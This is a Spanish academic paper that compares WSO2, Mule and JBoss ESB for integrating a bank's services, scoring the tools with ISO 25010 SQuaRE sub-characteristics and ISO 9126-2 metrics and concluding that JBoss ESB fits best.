En una institución bancaria se cuenta con servicios que trabajan en diferentes tecnologías y plataformas. Ellos se encargan de realizar las transacciones de débito, crédito y contabilización de los movimientos bancarios. Cuando se necesitan combinar estos procesos se realizan de forma manual o ad hoc, con los inconvenientes que ellos tienen (retrasos, duplicación de código, validaciones, etc). De esta problemática surge la necesidad de contar con una herramienta que pueda integrar estas tecnologías sin necesidad de modificar el código de los servicios que ya existían y estaban funcionando. Para ello, se realizó un análisis de 3 herramientas de código abierto del tipo ESB. El ESB

o Bus de Servicios Empresariales (*Enterprise Service Bus*, en inglés), puede transmitir y recibir mensajes basados en estándares como el Lenguaje Etiquetado Extensible o XML (*eXtensible Markup Language*, en inglés) y Notación de Objetos de JavaScript o JSON (*JavaScript Object Notation*, en inglés); por citar algunos. Un ESB tiene la capacidad de realizar transformaciones de mensajes a formatos que sean interpretados por las aplicaciones o servicios, logrando así convertir y enviar información sin importar el origen o el destino.

En este trabajo se analizaron y evaluaron las 31 subcaracterísticas propuestas en el modelo SQuaRE de la norma ISO 25010 [1] de tres herramientas ESB de código abierto, como ser WSO2 ESB, Mule ESB y JBoss ESB. En la evaluación se midieron 25 subcaracterísticas utilizando las métricas propuestas por la norma ISO 9126-2 [2] y para la evaluación de las 6 subcaracterísticas restantes del modelo SQuaRE se establecieron métricas propias en base a la necesidad del negocio bancario.

El objetivo principal fue seleccionar una herramienta ESB para la integración de servicios heterogéneos.

Se adoptó el modelo SQuaRE para la evaluación de las herramientas, que es un modelo de calidad de sistemas y productos software, que ayuda a llevar a cabo evaluaciones, aplicando métricas a cada subcaracterística de un producto software.

Para la evaluación de cada subcaracterística se estableció una prioridad que a su vez tuvo un puntaje asociado y se aplicó una métrica o criterio. El resultado de la métrica o criterio, de acuerdo a los valores de interpretación, fue sometido a una evaluación binaria luego se multiplicó el puntaje asociado a la prioridad asignada por el valor obtenido de la evaluación binaria, esto determinó un puntaje para cada subcaracterística, posteriormente se sumaron los puntajes obtenidos en cada subcaracterística y se establecieron pautas para seleccionar una de las herramientas, teniendo como principales factores para la elección final, las características de seguridad y eficiencia en el desempeño.

Para la elección de estas herramientas se tuvo en cuenta cualidades como curva de aprendizaje reducida, madurez, innovación y que sean de código abierto.

El interés en realizar este trabajo obedece a, tener las

bases para evaluar herramientas ESB y determinar a través de la evaluación basada en el modelo SQuaRE, cuál de las herramientas evaluadas se adapta mejor a las necesidades para implementar la integración de servicios heterogéneos. Además, cabe mencionar que en este trabajo se presenta un método que contribuye a mejorar la evaluación de herramientas ESB considerando criterios específicos del problema y estableciendo prioridades a cada subcaracterística evaluada.

Se ha determinado que el método de evaluación y los criterios aplicados, sirven de apoyo cuando se necesita analizar y elegir una herramienta de software que sea adecuada a las necesidades de una empresa.

El trabajo está organizado como sigue. En la Sección 2, se habla del estado del arte del ESB. En la Sección 3, se explican las funcionalidades principales de las herramientas ESB evaluadas y el porqué se optó por trabajar con herramientas de código abierto, además, se mencionan y se explican las cualidades que se tuvieron en cuenta para la selección de las herramientas ESB que fueron evaluadas. En la Sección 4, se explica el modelo y método de evaluación adoptado para analizar y elegir una herramienta ESB, se menciona además para qué tipo de empresa fue orientado el estudio y la forma establecida para asignar prioridad y puntaje, de tal forma a medir cada subcaracterística de manera equitativa. En la Sección 5, se presenta y se explica un ejemplo de evaluación individual de una subcaracterística. En la Sección 6, se realiza un resumen del análisis y del resultado de la evaluación, a modo de obtener la justificación de la herramienta elegida de entre las 3 que fueron evaluadas para posteriormente realizar la integración de servicios heterogéneos y se muestra un cuadro resumen conteniendo los puntajes obtenidos por las herramientas ESB agrupados por las 8 características del modelo SQuaRE que derivaron del análisis y pruebas a las cuales fueron sometidas las 3 herramientas ESB evaluadas. Finalmente, en la Sección 7, se encuentra la conclusión del trabajo.

2. Estado del Arte

Según Chappell [3], *se han visto tendencias significativas en tecnología, tales como, SOA¹, EAI², B2B³ y los servicios web. Estas tecnologías han intentado direccionar el desafío de mejorar los resultados e incrementar el valor de procesos de negocios integrados por lo que han ganado la atención. El ESB en este sentido, presenta los mejores rasgos de éstas y otras tendencias tecnológicas.*

El ESB es un enfoque de integración que puede proveer las bases para la pérdida de acoplamiento, es una plataforma de integración basada en estándares que combina mensajería, servicios web, transformación de datos y enrutamiento inteligente para conectar de forma fiable y coordinar la interacción de aplicaciones con integridad transaccional [3].

1. SOA, Arquitectura Orientada a Servicios (*Service Oriented Architecture*)
2. EAI, Integración de Aplicaciones Empresariales (*Enterprise Application Integration*)
3. B2B, Procesos de Negocios Organizacionales (*Business-to-Business*)

Para entender mejor el alcance de un ESB, se muestra en la Figura 1 como un ESB puede interactuar con diferentes entornos y aplicaciones.

Se encontraron trabajos publicados y artículos en la web que guardan relación con la integración y comunicación de aplicaciones y servicios heterogéneos mediante ESB, los mismos contribuyeron al aporte del estado del arte. A continuación se hace un resumen de cada uno de ellos.

En [4], se realiza el desarrollo teórico de un modelo que describe la evolución de los procesos de una arquitectura empresarial y el resultado de esta evolución, está enfocado principalmente en la arquitectura orientada a servicios.

En [5], se evaluó tres ESB de código abierto y se realizó una comparativa cualitativa y cuantitativa entre ellos. Los resultados empíricos fueron estadísticamente probados para determinar el significado estadístico de los resultados. La diferencia con este trabajo radica en que en [5] se evaluó cada herramienta ESB a nivel estadístico y de forma muy resumida, en cambio, en este trabajo se evaluó cada ESB basándose en el modelo SQuaRE, teniendo en cuenta las 31 subcaracterísticas que maneja dicho modelo, otra diferencia encontrada fue que en el artículo referenciado se evaluó a la herramienta ESB ServiceMix, aquí no se tuvo en cuenta a dicha herramienta; sin embargo se analizó y evaluó la herramienta JBoss ESB.

En [6], se ofrece un resumen del marco de referencia para comparar ESBs diseñados sobre la base de la experiencia con proyectos de integración en ecosistemas de software reales.

El ESB ha estado en auge en los últimos años y numerosas empresas han optado en integrar sus aplicaciones a través de herramientas ESB tanto de código abierto como las de código propietario, sin embargo, a pesar de que existan trabajos y estudios de investigación sobre ESB, aún existen en el mercado empresas que desconocen las bondades del mismo o cómo evaluar las herramientas disponibles, de tal forma a adquirir la que se adecue mejor al negocio. En este sentido, el presente trabajo contribuye a mejorar este último punto, a través de un método de evaluación diferente, brindando de esta forma un aporte al estado del arte.

3. Cualidades de las Herramientas ESB Evaluadas

En este trabajo se analizaron y evaluaron 3 herramientas ESB. Para la selección de cada herramienta se consideraron 4 cualidades que se describen a continuación.

1. **Curva de Aprendizaje Reducida:** se decidió buscar que la herramienta pueda satisfacer esta cualidad, pensando en aquellas empresas que no disponen de recursos y/o tiempo suficientes para capacitar y formar a empleados en el uso de una herramienta.
2. **Innovación:** se optó por esta cualidad, teniendo en cuenta a aquellas empresas que deseen que la herramienta les permita innovar y escalar sus productos y servicios de tal forma a estar a la vanguardia y acompañar la evolución rápida del negocio.



Figura 1. Bus de Servicios Empresariales y sus posibles interacciones.

3. **Madurez:** se decidió buscar una herramienta que cuente con componentes maduros, pensando en las empresas que desean asegurar la estabilidad en sus procesos críticos.
4. **Código Abierto:** se optó que las mismas sean de código abierto por lo que representa este tipo de software en cuanto a su facilidad de acceso por parte del usuario y teniendo en cuenta que no tienen costos de licencias, son ideales para aquellas empresas que desean reducir costos en cuanto a la adquisición de software.

Para la elección de las herramientas se tuvo en cuenta que cumplieran con al menos una de las 3 primeras cualidades y como requisito fundamental que cumplan con la cuarta cualidad.

A continuación se explican las cualidades encontradas en las herramientas ESB seleccionadas.

WSO2 ESB: cumplió con la cuarta cualidad y fue seleccionada ya que cumple además con la cualidad de curva de aprendizaje reducida, que se implementa en la herramienta mediante la inclusión de componentes que pueden ser configurados sin necesidad de ser programados, es decir, sin tener que escribir líneas de código, reduciendo de esta manera la curva de aprendizaje de los desarrolladores [7] [8].

Entre las funcionalidades destacadas se observan: [7].

- Para el transporte puede utilizar HTTP, HTTPS, WebSocket, SMTP, JMS entre otros.
- Puede manejar formatos y protocolos como JSON, XML, SOAP, HTML entre otros.
- Para la transformación se puede utilizar, XSLT 1.0/2.0, XPath, XQuery y Smooks.
- Habilita virtualización de servicios para pérdida de acoplamiento.
- Crea servicios de fachada para otros servicios legados o no estándares.
- Maneja la seguridad centralizada, incluyendo autenticación, autorización y derechos.
- Asegura la estabilidad de la ejecución a largo plazo con baja utilización de recursos.

- Desarrollo declarativo con la configuración en lugar de escribir código.
- Permite una fácil configuración para la mediación de tolerancia a fallos, con soporte para manejo de errores.

Mule ESB: cumplió con la cuarta cualidad y fue seleccionada debido a su constante innovación, mérito entregado por los premios CODiE SIIA software que reconocieron en el 2014 a MuleSoft por sus innovaciones a la plataforma AnyPoint para las API, una solución de gestión de la API que forma parte de la Plataforma AnyPoint de la compañía [9] [10].

Entre las funcionalidades de Mule ESB resaltan las siguientes:

- Soporta más de 30 protocolos y tecnologías.
- Cuenta con un simplificado modelo de programación basado en POJO que brinda un conjunto de habilidades para el despliegue rápido.
- Tiene soporte para múltiples puntos de accesos tales como JMS, JDBC y SOAP.
- No depende de los protocolos propietarios específicos del proveedor.
- En cuanto a la facilidad de uso, los servicios se pueden configurar fácilmente en un archivo de configuración.
- Cuenta con extensas transformaciones de datos.
- Ocupa poco espacio: en la memoria y el disco, no es requerido un servidor de aplicaciones.
- Es modular, código base fácil [11].
- Los mensajes pueden estar en cualquier formato, desde SOAP hasta un archivo binario de imagen.
- Su arquitectura orientada a eventos hace que sea altamente escalable [12].
- Permite la negociación del protocolo de transporte entre múltiples formatos como HTTP, JMS, JDBC.
- En cuanto a la mediación, proporciona soporte para múltiples interfaces con el propósito de:
 - a) Soportar a múltiples versiones de un servicio para la compatibilidad con versiones anteriores.
 - b) Permitir múltiples canales a la misma implementación del componente subyacente.
- Puede realizar transformación entre formatos de datos canónicos y formatos de datos específicos requeridos por cada aplicación o servicio que se está orquestando [13].

JBoss ESB: cumplió con la cuarta cualidad y fue seleccionada debido a la madurez de su ESB, que ha sido considerada la columna vertebral de la segunda compañía de seguros más grande en Canadá [14].

Entre las funcionalidades del JBoss ESB resaltan: [15]

- Soporte para notificaciones generales.
- El transporte soportado incluye JMS, InVm, TCP/IP, email, base de datos, archivos de sistemas entre otros.
- Integración más fluida cuando se despliega en JBossAS.

- Integración jBPM.
- Soporte de servicios web.
- Soporte a transformación de datos utilizando XSLT o smooks.
- Soporte para pérdida de acoplamiento mediante componentes llamados listeners y actions.
- Enrutamiento basado en contenido, mediante reglas usando Drools, RegExp o XPath.
- Gateways o puertas de enlace que permiten que el tráfico no ESB fluya en el mismo.
- Posee un editor gráfico de configuración.
- Alto rendimiento y fiabilidad.

Todas las herramientas ESB seleccionadas presentan cualidades y funcionalidades interesantes, por este motivo se hizo necesaria la aplicación de un método de evaluación que permita determinar cuál de ellas es la herramienta más adecuada de acuerdo al criterio que busca una empresa. Este método se muestra en la Sección 4.

4. Modelo y Método de Evaluación Adoptado

En esta Sección se explica el modelo SQuaRE adoptado, el método de evaluación propuesto, que consiste en establecer la forma de evaluar las subcaracterísticas, los criterios que se tuvieron en cuenta para determinar la evaluación binaria, los criterios para asignar puntaje final a cada subcaracterística y los criterios establecidos para la elección final del ESB.

4.1. Modelo Adoptado

El modelo adoptado fue el SQuaRE, definido por la norma ISO 25010 que consiste en evaluar la calidad de un software midiendo las 8 características como ser, Idoneidad Funcional, Eficiencia en el Desempeño, Compatibilidad, Usabilidad, Confiabilidad, Seguridad, Mantenibilidad y Portabilidad, cada una de estas características se dividen en subcaracterísticas y para cada una de estas últimas la norma ISO propone métricas para medir la calidad de un software. El modelo SQuaRE cuenta con 31 subcaracterísticas las cuales fueron tenidas en cuenta en este trabajo, sin embargo de las 31 subcaracterísticas fueron aplicadas 25 métricas propuestas por la norma ISO 9126-2 y las 6 restantes fueron evaluadas de acuerdo a métricas y criterios establecidos según la necesidad del negocio bancario. Para apreciar las características y subcaracterísticas del modelo SQuaRE así como las métricas aplicadas a cada una de ellas y el resultado de la evaluación referirse al Cuadro 6.

4.2. Método para Evaluar las Subcaracterísticas

Se estableció la forma de evaluar las subcaracterísticas de las herramientas ESB, que se explica a continuación.

En primer lugar, cada subcaracterística fue priorizada de acuerdo a su grado de importancia en: baja, media o alta. Ver Cuadro 1.

Cuadro 1. PRIORIDAD Y PUNTAJE ASOCIADO.

Prioridad	Puntaje
Baja	1
Media	3
Alta	7

A cada prioridad se le asignó un valor numérico, es decir, si la característica fue baja, el valor numérico fue 1, si fue media su valor numérico fue 3 y si fue alta su correspondiente valor numérico fue 7. Los puntajes asignados a cada prioridad se realizaron de acuerdo a los siguientes criterios:

- La suma de puntos de dos características bajas no debían superar al puntaje asignado a una prioridad media.
- La suma de puntos de dos prioridades medias no debían superar al puntaje asignado a una prioridad alta.

Finalmente, 25 subcaracterísticas fueron evaluadas de acuerdo a una métrica de la norma ISO 9126-2 y 6 subcaracterísticas fueron evaluadas bajo criterios propios, ambos tipos de métricas utilizadas se pueden observar en el Cuadro 6.

A su vez las métricas utilizadas, tanto propias como las establecidas por la norma ISO 9126-2, estuvieron comprendidas en las siguientes clases de métricas.

M- Fórmula matemática.

D- Criterios de desempeño subjetivos como excelente, bueno, pobre y no aceptable.

F- Criterios de verificación de la funcionalidad; es decir si la herramienta cuenta con los componentes necesarios, para cumplir o cubrir la funcionalidad de la subcaracterística analizada.

En el Cuadro 2 se pueden observar en la primera columna el nombre de la métrica, en la segunda columna el tipo de la métrica, es decir si es una métrica propia se indica con P y si es una métrica de la norma ISO se indica con I y en la tercera columna se muestra la clase de métrica que puede ser M, F o D, dependiendo de si es una fórmula matemática, un criterio de funcionalidad o un criterio de desempeño.

4.3. Criterios para la Evaluación Binaria

La evaluación de cada subcaracterística de acuerdo al criterio de interpretación de la medida fue binaria, esto significa que pudo ser asignada a la misma el valor 1 o 0 dependiendo de los casos que se explican a continuación.

Se asignó el valor 1 si la subcaracterística evaluada en una herramienta obtuvo un mejor o igual resultado que las demás herramientas (siempre que éste resultado haya estado dentro del valor de interpretación de la medida).

Se asignó el valor 0 en caso de que el resultado de la métrica aplicada a una subcaracterística de una herramienta específica haya arrojado un resultado de menor grado en comparación con las demás herramientas o simplemente no haya cumplido con el valor de interpretación de la medida de la métrica aplicada.

Cuadro 2. TIPOS Y CLASES DE MÉTRICAS.

Número	Métrica	Tipo	Clase
1	Correctitud funcional de implementación	I	M
2	Precisión	I	M
3	Exactitud de las expectativas	I	M
4	Tiempo de respuesta	I	M
5	Peor caso de utilización de memoria	I	M
6	Satisfacción en la capacidad de transmisión	I	M
7	Uso concurrente de múltiples software	I	M
8	Intercambio de datos	I	M
9	Funciones evidentes	I	M
10	Facilidad de aprendizaje	I	M
11	Consistencia operacional	I	M
12	Recuperabilidad de error operacional	I	M
13	Interfaz atractiva	P	D
14	Accesibilidad	P	M
15	Promedio de tiempo entre fallos	I	M
16	Disponibilidad	I	M
17	Evitar rupturas o averías	I	M
18	Recuperación	I	M
19	Usa confidencialidad de datos	P	M/F
20	Prevención de daños en los datos	I	M
21	No repudio	P	M/F
22	Responsabilidad	P	M/F
23	Controlabilidad de acceso	I	M
24	Facilidad para el usuario	I	M
25	Continuidad de datos	I	M
26	Función de ayuda de diagnóstico	I	M
27	Disposición para el cambio	I	M
28	Facilidad de prueba	I	M
29	Adaptabilidad del software al entorno	I	M
30	Flexibilidad operativa de instalación	P	D
31	Inclusión de funciones	I	M

Tomando el caso de que sólo una de las herramientas evaluadas se desempeñó mejor o cumplió satisfactoriamente el criterio de acuerdo a los valores de interpretación de la medida establecidos, entonces según la evaluación binaria, se le asignó 1 a dicha herramienta y 0 a las demás. Ver Cuadro 3.

Cuadro 3. EJEMPLO DE EVALUACIÓN BINARIA.

Herramienta	Fórmula	Interpretación	Evaluación Binaria
WSO2 ESB	$1-(0/2) = 1$	Si se acerca a 1 es mejor	1
Mule ESB	$1-(1/2) = 0,5$	Si se acerca a 1 es mejor	0
JBoss ESB	$1-(1/2) = 0,5$	Si se acerca a 1 es mejor	0

En el Cuadro 3, se ve un ejemplo de evaluación de la subcaracterística “Correctitud Funcional” que se tomó para explicar la evaluación binaria, al aplicar la fórmula, el resultado obtenido por la herramienta WSO2 ESB fue mejor de acuerdo al criterio de interpretación de la medida con respecto a las demás herramientas que tuvieron un desempeño menor a ésta. Por lo tanto, la aplicación de la evaluación binaria al resultado de la fórmula derivó en la asignación del valor 1 a la herramienta WSO2 ESB y 0 a las demás herramientas.

4.4. Criterios para Asignar Puntaje Final a cada Subcaracterística

Para obtener el puntaje de la subcaracterística evaluada, en cada herramienta ESB, se multiplica el valor obtenido en la evaluación binaria por el valor de la prioridad asignada a dicha subcaracterística. Por ejemplo, considerando la evaluación de la subcaracterística “Correctitud Funcional” tenemos que a la misma se le asignó una prioridad baja cuyo valor es 1, este valor de la prioridad es el que se multiplicó por el valor obtenido en la evaluación binaria. De esta forma se calculó el puntaje correspondiente de la subcaracterística “Correctitud Funcional” para cada herramienta ESB. Ver Cuadro 4.

Cuadro 4. EJEMPLO DE CÁLCULO DE PUNTAJE DE CADA SUBCARACTERÍSTICA.

Herramienta	Evaluación Binaria	Prioridad	Puntaje
WSO2 ESB	1	Baja = 1	1
Mule ESB	0	Baja = 1	0
JBoss ESB	0	Baja = 1	0

4.5. Criterios Establecidos para la Elección del ESB

Para realizar la elección de una única herramienta ESB se empezó sumando los puntajes obtenidos en cada subcaracterística evaluada, de modo a obtener el puntaje final para cada herramienta ESB. Para la elección de la herramienta se tuvo en cuenta en primera instancia a la que haya obtenido mayor puntaje final y a su vez haya cumplido satisfactoriamente con las características de “Seguridad y Eficiencia en el Desempeño”. En caso de que las características de “Seguridad y Eficiencia en el Desempeño” o los puntajes finales de cada herramienta no hayan podido determinar la elección de una única herramienta, por haber tenido puntajes iguales, entonces se debe elegir la herramienta que cumpla mejor con la característica de “Usabilidad”. Finalmente, en caso de que ninguna haya cumplido con los criterios mencionados, entonces, se hará necesario incluir en la evaluación a otras herramientas que puedan cumplir con los criterios buscados, si no se desea seguir evaluando a más herramientas, entonces se hará necesario analizar la posibilidad de sacrificar o reemplazar algunos de los criterios de evaluación buscados o subcaracterísticas deseadas, siempre y cuando no atenten contra el bienestar del negocio.

5. Ejemplo de Evaluación Individual de una Subcaracterística

En esta Sección se presenta y se explica el resultado obtenido de la evaluación de una subcaracterística para cada una de las herramientas ESB seleccionadas. La subcaracterística evaluada que se muestra como ejemplo es la “Complejidad Funcional”, esta pertenece a la característica de “Idoneidad Funcional” del modelo SQuARE.

Cuadro 5: Completitud funcional - Evaluación de ESB

Característica	Subcaracterística		
Idoneidad funcional (Functional suitability)	Completitud funcional (Functional completeness) Grado en el cual el conjunto de funciones cubren todas las tareas especificadas y los objetivos del usuario. Es la cobertura de las necesidades expresadas.		
La completitud funcional se midió en base a: 1. Que la herramienta tenga una suite de administración integrada. 2. Que la herramienta cuente con un entorno gráfico de programación. Métrica usada: Completitud funcional de implementación (Functional implementation completeness). ¿Cuán completa es la implementación de acuerdo a las especificaciones del requerimiento?			
Medida, fórmula y elementos de cálculos: $X = 1 - (A/B) \quad (1)$			
A = Número de funciones faltantes detectadas en la evaluación; B = Número de funciones que se describen en la especificación de requerimientos.			
Interpretación del valor de la medida: $0 \leq X \leq 1$; Mientras el valor se acerque más a 1, es mejor.			
Prioridad: Baja			
Herramienta ESB	Valor de la fórmula	Evaluación binaria * Prioridad	Puntaje obtenido
WSO2	$1 - (0/2) = 1$	1 * 1	1
MULE	$1 - (1/2) = 0,5$	0 * 1	0
JBOSS	$1 - (1/2) = 0,5$	0 * 1	0

En el Cuadro 5 se muestra el resultado obtenido en la evaluación de la subcaracterística “Completitud Funcional”, en el mismo se define además, un breve concepto de la subcaracterística y dentro de que grupo de característica del modelo SQuaRE se encuentra, luego se indican los criterios que se tuvieron en cuenta para evaluar la subcaracterística, también se puede observar la métrica aplicada por ejemplo “Completitud funcional de implementación”, la medida, fórmula y elementos de cálculos utilizados por ejemplo “ $X = 1 - (A/B)$ ”, el significado de los elementos de cálculo por ejemplo “A = Número de funciones faltantes detectadas en la evaluación; B = Número de funciones que se describen en la especificación de requerimientos”, la interpretación de la medida que debe tener el resultado obtenido por ejemplo “ $0 \leq X \leq 1$; Mientras el valor se acerque más a 1, es mejor”, también se puede observar la prioridad que fue asignada a la subcaracterística evaluada por ejemplo “Baja”. Por último se muestra para cada herramienta ESB el reemplazo de la fórmula por los valores obtenidos en cada elemento de cálculo y el resultado de la fórmula o criterio aplicado por ejemplo “ $1 - (0/2) = 1$ ”, también se muestra el valor de la evaluación binaria por el valor de la prioridad asignada por ejemplo “ $1 * 1$ ” y finalmente el puntaje obtenido en la subcaracterística para cada una de las herramientas ESB evaluadas por ejemplo “1”. Siguiendo este análisis, se evaluaron todas las subcaracterísticas del modelo SQuaRE para cada una de las herramientas ESB.

En el proceso de evaluación para la instalación de las herramientas ESB, las pruebas de conceptos y comportamiento, se utilizó un único equipo con las siguientes características:

Sistema operativo Windows 7 Home Premium de 64 bits, procesador Intel Core i3 2330M CPU 2.20 GHz, memoria RAM de 4 GB.

Según el tipo de subcaracterísticas, se consideró lo si-

guiente para la evaluación, si fue funcional se observó y verificó si contaba con la funcionalidad, si fue de comportamiento o rendimiento se comprobó el desempeño y si fue de seguridad se basó en la documentación de la herramienta.

6. Justificación de la Herramienta Elegida

A continuación se menciona el resumen de la evaluación realizada a las herramientas WSO2 ESB, Mule ESB y JBoss ESB, considerando el Cuadro 6.

En Idoneidad Funcional: JBoss ESB cumplió de manera similar que el Mule ESB en cuanto a correctitud funcional y adecuación funcional que forman parte de la característica de idoneidad funcional, aunque en la completitud funcional JBoss ESB estuvo por debajo de WSO2 ESB, por lo tanto, la herramienta destacada en esta característica fue el WSO2 ESB.

En Eficiencia en el Desempeño: JBoss ESB se destacó por sobre WSO2 ESB y Mule ESB en cuanto al tiempo de comportamiento, utilización de recursos y capacidad, logrando así, la eficiencia en el desempeño; característica necesaria para cumplir uno de los criterios buscados.

En Compatibilidad: JBoss ESB obtuvo en coexistencia e interoperabilidad el mismo puntaje que WSO2 ESB y Mule ESB por lo cual todas las herramientas cumplieron satisfactoriamente la característica de compatibilidad.

En Usabilidad: JBoss ESB se destaca mejor que WSO2 ESB pero en menor grado que Mule ESB.

En Confiabilidad: JBoss ESB se destacó en madurez, disponibilidad y recuperabilidad obteniendo en promedio

Cuadro 6: Resumen de los Puntajes Obtenidos en cada Característica.

Característica	Subcaracterística	Métrica	Tipo	Clase	Prioridad	WSO2	Mule	Jboss			
1. Idoneidad Funcional	1. Completitud Funcional	Correctitud funcional de implementación	I	M	1	1	15	0	14	0	14
	2. Correctitud Funcional	Precisión	I	M	7	1		1		1	
	3. Adecuación Funcional	Exactitud de la expectativas	I	M	7	1		1		1	
2. Eficiencia en el Desempeño	4. Tiempo de Comportamiento	Tiempo de respuesta	I	M	7	0	0	0	0	1	21
	5. Utilización de Recursos	Peor caso de utilización de memoria	I	M	7	0		0		1	
	6. Capacidad	Satisfacción en la capacidad de transmisión	I	M	7	0		0		1	
3. Compatibilidad	7. Coexistencia	Uso concurrente de múltiples software	I	M	3	1	10	1	10	1	10
	8. Interoperabilidad	Intercambio de datos	I	M	7	1		1		1	
4. Usabilidad	9. Apropiado Reconocimiento	Funciones evidentes	I	M	1	0	7	0	11	1	8
	10. Facilidad de Aprendizaje	Facilidad de aprendizaje	I	M	1	0		1		0	
	11. Operabilidad	Consistencia operacional	I	M	3	1		1		1	
	12. Protección de Errores de Usuario	Recuperabilidad de error operacional	I	M	3	1		1		1	
	13. Estética de Interfaz de Usuario	Interfaz atractiva	P	D	3	0		1		0	
5. Confiabilidad	14. Accesibilidad	Accesibilidad	P	M	1	1	6	1	10	1	13
	15. Madurez	Promedio de tiempo entre fallos	I	M	3	1		1		1	
	16. Disponibilidad	Disponibilidad	I	M	7	0		1		1	
	17. Tolerancia a Fallos	Evitar rupturas o averías	I	M	3	1		0		0	
6. Seguridad	18. Recuperabilidad	Recuperación	I	M	3	0	35	0	35	1	35
	19. Confidencialidad	Usa confidencialidad de datos	P	M/F	7	1		1		1	
	20. Integridad	Prevención de daños en los datos	I	M	7	1		1		1	
	21. No Repudio	No repudio	P	M/F	7	1		1		1	
	22. Responsabilidad	Responsabilidad	P	M/F	7	1		1		1	
7. Mantenibilidad	23. Autenticidad	Controlabilidad de acceso	I	M	7	1	4	1	6	1	10
	24. Modularidad	Facilidad para el usuario	I	M	1	0		1		0	
	25. Reutilización	Continuidad de datos	I	M	3	1		1		1	
	26. Analizabilidad	Función de ayuda de diagnóstico	I	M	7	0		0		1	
	27. Modificabilidad	Disposición para el cambio	I	M	1	1		1		0	
8. Portabilidad	28. Capacidad de Prueba	Facilidad de prueba	I	M	1	0	8	1	9	0	8
	29. Adaptabilidad	Adaptabilidad del software al entorno	I	M	7	1		1		1	
	30. Capacidad de Instalación	Flexibilidad operativa de instalación	P	D	1	0		1		0	
	31. Reemplazabilidad	Inclusión de funciones	I	M	1	1		1		1	
Total							85	95		119	

mejor puntaje en cuanto a la característica de confiabilidad con respecto a WSO2 ESB y Mule ESB.

En **Seguridad**: JBoss ESB cumplió al igual que WSO2 ESB y Mule ESB con la característica de seguridad, obteniendo el mismo puntaje en confidencialidad, integridad, no

repudio, responsabilidad y autenticidad.

En **Mantenibilidad**: JBoss ESB cumplió con la subcaracterística de analizabilidad y reutilización y en menor grado con respecto a Mule ESB en modularidad, modifi-

cabilidad y capacidad de prueba. Sin embargo, el puntaje promedio obtenido por JBoss ESB para cumplir con la característica de mantenibilidad es mejor al obtenido por WSO2 ESB y Mule ESB, por lo tanto, en esta característica la herramienta destacada fue JBoss ESB.

En **Portabilidad**: JBoss ESB cumplió de igual manera que WSO2 ESB y Mule ESB en la subcaracterística de adaptabilidad y reemplazabilidad, y en menor grado con respecto a Mule ESB en capacidad de instalación. En cuanto a la característica de portabilidad, en promedio JBoss ESB es igual al WSO2 ESB pero menor al Mule ESB, por lo tanto, la herramienta destacada en esta característica fue el Mule ESB.

En el Cuadro 6 se pueden visualizar el resultado obtenido por cada herramienta evaluada agrupados por las 8 características del modelo SQuaRE, se muestra el nombre de la subcaracterística evaluada, el nombre de la métrica aplicada, el tipo de métrica que puede ser métrica propia indicado con una P o métrica propuesta por la norma ISO 9126-2 indicado por la letra I, también se puede observar la clase de métrica aplicada, es decir si es una fórmula matemática se indica con M, si pertenece a un criterio de desempeño se indica con D y si es un criterio de funcionalidad se indica con F, a su vez se puede observar el valor de la prioridad que se le asignó a la subcaracterística (baja = 1, media = 3, alta = 7), y en la columna de cada herramienta se puede observar dos valores, el primero indica el resultado de la evaluación binaria obtenido en la subcaracterística y el segundo indica el puntaje obtenido por la característica que fue el resultado de sumar los puntajes de cada subcaracterística y como se explicó en secciones anteriores el puntaje de una subcaracterística derivó de la multiplicación del valor de la prioridad asignada por el valor de la evaluación binaria.

Todas las herramientas evaluadas tuvieron muy buen desempeño y se ajustaron a lo buscado, pero de acuerdo a los criterios establecidos para la elección se puede notar que JBoss ESB tuvo 119 puntos contra 95 de Mule ESB y 85 de WSO2 ESB. Además JBoss ESB se destaca en la mayoría de las características. Por otro lado JBoss ESB obtuvo una nota alta en lo que respecta a la eficiencia en el desempeño, es decir, es capaz de gestionar un gran volumen de mensajes de forma rápida y fiable y con suficiente margen para el crecimiento futuro, esto es escalabilidad, elemento que garantiza la agilidad del negocio; en cuanto a la seguridad, que es otro criterio buscado, el JBoss ESB al igual que las demás herramientas cumplió con todos los criterios de seguridad evaluados, por lo tanto, la herramienta que mejor se acercó a los criterios deseados fue el JBoss ESB.

7. Conclusión

El problema inicial que se tuvo fue realizar la integración de servicios heterogéneos en una institución bancaria a través de herramientas del tipo ESB, este problema condujo a que el objetivo principal fuera seleccionar una herramienta que permita realizar dicha integración, fue por ello que se

llevó a cabo la evaluación basada en el modelo SQuaRE de la norma ISO 25010 y proponiendo a su vez un método de evaluación propio que permita priorizar y asignar puntajes a cada subcaracterística del modelo SQuaRE, también surgió la necesidad de definir métricas propias para evaluar algunas subcaracterísticas.

Por lo expuesto, utilizar un método de evaluación de productos software, mediante métricas estándares y métricas propias adaptadas a las necesidades de la exigencia de un negocio es una opción factible y puede ser aplicada sin mucho preámbulo a fin de fundamentar la adquisición o implementación de una determinada herramienta.

Analizando el conjunto de métricas propuestas por la ISO 9126-2 se observó que no todas ellas cubrían totalmente las necesidades, por este motivo en este trabajo se definió y se utilizó 6 métricas propias que permiten evaluar las subcaracterísticas de “Estética de Interfaz de Usuario”, “Accesibilidad”, “Confidencialidad”, “No Repudio”, “Responsabilidad” y “Capacidad de Instalación” del modelo SQuaRE.

A través del método propuesto y de la utilización del modelo SQuaRE, se pudo determinar una única herramienta que se acercó más a los criterios buscados de acuerdo a la necesidad del negocio y de esta forma permitió llegar al objetivo principal de este trabajo.

Del resultado obtenido se pudo concluir que la evaluación de la calidad del software basada en un modelo estándar ayuda a la toma de decisiones y además de ello si se aplica un método que tenga en cuenta la asignación de prioridades, según lo que interese medir o evaluar para el contexto del negocio, se obtienen bases suficientes para la adquisición o adopción de un producto software.

Como trabajo futuro se propone probar el método realizado en otros tipos de herramientas de software e incluso de productos que no sean de software y que necesiten ser analizados y evaluados basados en asignación de prioridades.

Referencias

- [1] I. Organización Internacional de Normalización, *Systems and software engineering -Systems and software Quality Requirements and Evaluation (SQuaRE) - System and software quality models 25010*, ISO-IEC FDIS 25010 Std. 25 010, Rev. 2010-12-14, Octubre 2010.
- [2] —, *ISO/IEC 9126-2 Software ENgineering - Product quality Part 2 External Metrics*, ISO-IEC 9126-2 Std. 9126-2, Rev. 1999-06-18, Junio 1999.
- [3] D. A. Chappell, *Enterprise Service Bus (Bus de Servicios Empresariales)*, M. Hendrickson, Ed. O'Reilly Media, Inc, Junio 2004, vol. Primera Edición.
